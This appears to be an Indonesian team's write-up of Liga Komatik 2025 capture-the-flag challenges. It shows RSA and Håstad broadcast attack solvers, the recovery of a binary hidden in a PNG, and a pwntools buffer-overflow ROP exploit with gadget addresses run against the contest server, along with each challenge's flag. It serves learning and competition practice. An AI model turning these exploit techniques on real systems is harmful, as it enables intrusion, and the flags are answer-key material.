73719996312951761364292093510977649582940023661316891312917865863796759291319354028353222030466492461224611795157143948641812209386745445261899745806851533201687748682280523289971652404044475199712193613898456483486235446929507885544182901840478274721966533877837947125770404 1


e = 65537

c =
158176204319211446293929781187904779782960227786122353942766244659876983058176295764148385438968420359140857782918302166435141361427779594419935924003032951171419614163971819205416393130572068769855466173859453438051025791333682763865655589405392494310479421286331118872404170999103061058081476407658604658832209288108418469065825983170876587806163300631916836935704479411179796262475406799872989875673128029850276424853415594201888332841008519489451740243047702033538040398721463886791183834717387660170001457031222735700190284292046339830517061388473786694744549257361253315746069966690419242309783604904953827679656922206709316545135435763067205555528207778251434397425067460592994759002979218870030020985680163087104273041984902014940498944271239173022042704221657930684191055660050825012529922007807880932826309583149706904644243457851399643866003114682233220345233581305064778948344143146405786718087706900617847560549324971456061239957669466549043259232693591786864806914232777077676786745965374655051005711698618076016621334578411525209924423527640429690546041455203559615031655771685108990229443893247204485022722912198139230144969406785156077833076156412799633919949100080274082850161596698406079981310181688807296721511588 9

Setelah memahami pola ini, langkah selanjutnya adalah menggunakan situs https://www.dcode.fr/rsa-cipher untuk membantu proses dekripsi. Setelah semua input diisi dengan benar, kita menekan tombol "Decrypt" atau "Compute" di situs tersebut. Jika situs berhasil memfaktorkan n, maka ia akan secara otomatis menghitung nilai d, melakukan proses dekripsi, dan menampilkan hasil plaintext asli dari ciphertext, dalam hal ini berupa flag.


Flag:
LK25{rsa_is_only_secure_when_p_and_q_are_unknown}


- Rsa 2



Solusi:
Dalam tantangan ini, kita menghadapi sebuah skenario kriptografi RSA yang dapat dieksploitasi menggunakan Håstad's Broadcast Attack, yang berlaku ketika sebuah pesan yang sama dienkripsi

menggunakan eksponen kecil (misalnya e = 3) dan dikirim ke tiga penerima berbeda dengan modulus (n1, n2, n3) yang berbeda.




main.py
Share
Run
from math import prod
n1 = 8536268748071595891677987539856737166085384831692567658459507287718430310705740741769646781580955845790201754304217359605090355613819437837905255492892923
c1 = 5456683064604595765403020597862397692251183709819624032141696218319449603321454595448701229014706103515641265397972582560369172311837041358105102875096868
n2 = 1048323824672037797238572489067030619638198864382806745515593746182565008034248247260370836793983258392463535567286358757573831994847782129063365002014833787
c2 = 6501586542914128845242285515034258875597356740263810349141995105687052611401722452090084647147161104737396000700466019338781743809307376925747384482140487
n3 = 5722106327126239140857771496884654577911261998578664465186110214978909307490372496356229854922473087222318056531783269608504777524730672901019619988105273
c3 = 2766282287112177059269706610002673444446385349301193652758089306243237853495258567445612904951681719810907038253644112145865933039076139392071499839703566

```python
def chinese_remainder_theorem(c, n):
    N = prod(n)
    result = 0
    for i in range(3):
        ni = n[i]
        ai = c[i]
        mi = N // ni
        mi_inv = pow(mi, -1, ni)
        result += ai * mi * mi_inv
    return result % N

c_combined = chinese_remainder_theorem([c1, c2, c3], [n1, n2, n3])

def integer_cuberoot(n):
    low, high = 0, n
    while low < high:
        mid = (low + high) // 2
        mid_cubed = mid ** 3
        if mid_cubed < n:
            low = mid + 1
        else:
            high = mid
    return low if low ** 3 == n else low - 1
```


Bagian pertama dari program adalah fungsi chinese_remainder_theorem(c, n) yang bertujuan untuk menggabungkan ciphertext c1, c2, dan c3 dengan masing-masing modulus n1, n2, dan n3 menggunakan Chinese Remainder Theorem (CRT). CRT bekerja dengan menghitung solusi kongruen dari beberapa persamaan modulo yang berbeda untuk menghasilkan satu nilai gabungan c_combined, yang ekuivalen dengan m^3 modN, di mana N=n1 · n2 · n3. Setelah nilai gabungan c_combined dihitung, program melanjutkan ke fungsi integer_cuberoot(n), yang bertugas mencari akar pangkat tiga dari nilai tersebut

```python
m = integer_cuberoot(c_combined)

flag_bytes = m.to_bytes((m.bit_length() + 7) // 8, 'big')
print(flag_bytes.decode())
```

Bagian pertama dari program adalah menghitung akar pangkat tiga bilangan bulat dari variabel c_combined dengan memanggil fungsi integer_cuberoot(), dan menyimpan hasilnya dalam variabel m. Lalu, pada bagian kedua program mengonversi nilai integer m menjadi urutan byte yang dapat dibaca. Proses konversi ini dilakukan dengan metode to_bytes(), di mana argumen


pertama menentukan jumlah byte minimum yang dibutuhkan untuk menyimpan nilai m. lalu setelah dijalankan maka output akan menampilkan flag



FLAG:
LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}

Forensic

- run_me.png



Solusi

Pada challenge ini, kita diberikan sebuah program Python yang menyimpan data biner ke dalam sebuah gambar PNG

```
from PIL import Image
from math import log, sqrt

flag = list(zip(*[iter(open("main", "rb").read())]*3))

size = int(2**(log(sqrt(len(flag)-1))//log(2) + 1))

hidden = Image.new(mode="RGB", size=(size, size), color=(0x00, 0x00, 0x00))
pixels = hidden.load()

for pixel, code in zip(((j, i) for i in range(size) for j in range(size)), flag):
    hidden.putpixel(pixel, code)

hidden.save('./hidden.png')
```

Program ini mengonversi isi file main menjadi sebuah gambar dengan cara mengemas setiap 3 byte sebagai satu warna pixel. Gambar yang dihasilkan menyimpan semua informasi dari file asli dalam bentuk visual. Teknik ini memungkinkan file biner disembunyikan atau ditransmisikan melalui file gambar.

Setelah kita tahu bahwa program pertama menyimpan isi file main ke dalam gambar hidden.png dengan cara mengubah setiap 3 byte menjadi satu warna pixel (RGB), maka langkah berikutnya adalah mengembalikan data tersebut ke bentuk semula. Program kedua atau program solver digunakan untuk tujuan ini. Program tersebut akan membuka gambar hidden.png, lalu membaca setiap pixel satu per satu. Nilai warna merah, hijau, dan biru dari setiap pixel dikumpulkan

kembali menjadi urutan byte. Seluruh byte tersebut kemudian disatukan dan disimpan dalam file baru bernama extracted_main, yang merupakan hasil rekonstruksi dari file main sebelum dikonversi ke gambar.

```python
from PIL import Image

img = Image.open('hidden.png')
pixels = img.load()
width, height = img.size

data = bytearray()
for y in range(height):
    for x in range(width):
        r, g, b = pixels[x, y]
        data += bytes([r, g, b])

with open('extracted_main', 'wb') as f:
    f.write(data)
```

Penjelasan program:

- Membuka gambar hidden.png menggunakan library Pillow (PIL) untuk dibaca pixel-nya.
- Mengambil ukuran gambar (lebar dan tinggi) untuk menentukan seberapa banyak pixel yang harus dibaca.
- Melakukan iterasi terhadap setiap pixel dari kiri ke kanan, atas ke bawah.
- Membaca nilai RGB dari setiap pixel dan menggabungkan ketiganya sebagai tiga byte data.
- Mengumpulkan semua byte ke dalam satu bytearray, sehingga membentuk kembali data asli yang sebelumnya dikonversi.
- Menyimpan hasil ekstraksi ke dalam file extracted_main dalam mode biner (wb), sebagai hasil rekonstruksi file asli.

Terakhir, tinggal cek isi file extracted_main untuk melihat flagnya


```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ strings extracted_main | grep "LK25"
LK25{i_think_the_output_is_kinda_cool}
```

Flag

LK25{i_think_the_output_is_kinda_cool}

Pwn

- redirection



Solusi

Kita diberikan link untuk connect ke server:

```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ nc ctf.asgama.online 50004
Calling 'vulnerable' ...
Enter your name:
```

Kita juga diberikan sebuah file binary (redirection) yang merupakan source code dari chall ini. Kemudian, kita membuka program tersebut menggunakan IDA untuk melakukan proses dekompilasi dan analisis alur program.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3   puts("Calling 'vulnerable'...");
4   vulnerable("Calling 'vulnerable'...", argv);
5   return 0;
6 }
```

```
1  __int64 vulnerable()
2  {
3    _BYTE v1[32]; // [rsp+0h] [rbp-30h] BYREF
4    FILE *v2; // [rsp+20h] [rbp-10h]
5    int v3; // [rsp+28h] [rbp-8h]
6    int v4; // [rsp+2Ch] [rbp-4h]
7
8    v4 = 1;
9    v3 = 2;
10   v2 = fopen("flag.txt", "r");
11   if ( !v2 )
12   {
13     puts("Could not find flag.txt");
14     exit(1);
15   }
16   __isoc99_fscanf(v2, "%s", &flag);
17   printf("Enter your name: ");
18   return __isoc99_scanf("%s", v1);
19 }
```

Penjelasan file:

- Fungsi main() memanggil vulnerable() dengan parameter:

```
vulnerable("Calling 'vulnerable'...", argv);
```

- Fungsi vulnerable() melakukan hal-hal berikut
  - Membaca file flag.txt
  - Menyimpan isinya ke dalam buffer flag yang ada di .bss
  - Meminta input user dengan scanf("%s", v1) di buffer berukuran 32 byte
- Buffer v1 dialokasikan di stack sebesar 32 byte → rawan buffer overflow
- Binary tidak menggunakan PIE, jadi alamat flag bisa diprediksi

Dengan informasi ini, kita tahu bahwa kita bisa melakukan buffer overflow untuk menimpa return address dan menjalankan ROP chain agar memanggil puts(flag) dan mencetak flag ke layar.

```
from pwn import *
import re

# Binary context (otomatis deteksi arsitektur juga)
context.binary = './redirection'

# Alamat penting
pop_rdi = 0x40131b
puts_plt = 0x401040
flag = 0x4040a0
ret = 0x40101a

p = remote('ctf.asgama.online', 50004)

payload = flat(
    b'A' * 40,
    pop_rdi, flag, puts_plt,
    pop_rdi, flag, puts_plt,
    ret
)

p.sendlineafter("Enter your name:", payload)
output = p.recvall().decode('latin-1', errors='ignore')
print(output)
```

Penjelasan Program:

- Kita menggunakan pwntools untuk meng-handle koneksi dan pengiriman payload.
- Payload dibuat dengan overflow sebanyak 40 byte (b"A"*40) untuk mencapai return address.
- pop rdi; ret digunakan untuk mengatur argumen pertama fungsi puts(), yaitu alamat buffer flag.
- Lalu kita panggil puts@plt dengan argumen flag.
- Tambahan ret (0x40101a) digunakan untuk stack alignment jika dibutuhkan oleh sistem tertentu (misal glibc modern).

Dengan menggunakan teknik buffer overflow dan ROP sederhana ini, kita berhasil mendapatkan flag dari binary yang diberikan.

```
PS E:\CTF\komatik\files\ligakomatik> python -u "e:\CTF\komatik\files\ligakomatik\awkaok.py"
[*] 'E:\\CTF\\komatik\\files\\ligakomatik\\redirection'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
[x] Opening connection to ctf.asgama.online on port 50004
[x] Opening connection to ctf.asgama.online on port 50004: Trying 151.243.44.81
[+] Opening connection to ctf.asgama.online on port 50004: Done
C:\Users\Administrator\AppData\Local\Programs\Python\Python312\Lib\site-packages\pwnlib\tubes\tube.py:876:
 no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[x] Receiving all data
[x] Receiving all data: 1B
[x] Receiving all data: 7B
[x] Receiving all data: 72B
[+] Receiving all data: Done (72B)
[*] Closed connection to ctf.asgama.online port 50004
 Pöény
LK25{flow_redirection_is_similar_to_ret2win}
Segmentation fault
```

Flag

LK25{flow_redirection_is_similar_to_ret2win}

Kesimpulan

Pada Liga Komatik ini kami berhasil menyelesaikan 8 challenge yaitu 1 challange web exploitation, forensic dan pwn. 3 challenge reverse engineering dan 2 challenge cryptography. Kami belajar banyak hal pada Liga Komatik 2025, seperti challenge unik, dan pengalaman tak terlupakan lainnya. Terima kasih kepada seluruh tim juri, problem setter, panitia, dan seluruh pihak yang telah menjadikan Liga Komatik 2025 menjadi salah satu liga yang sukses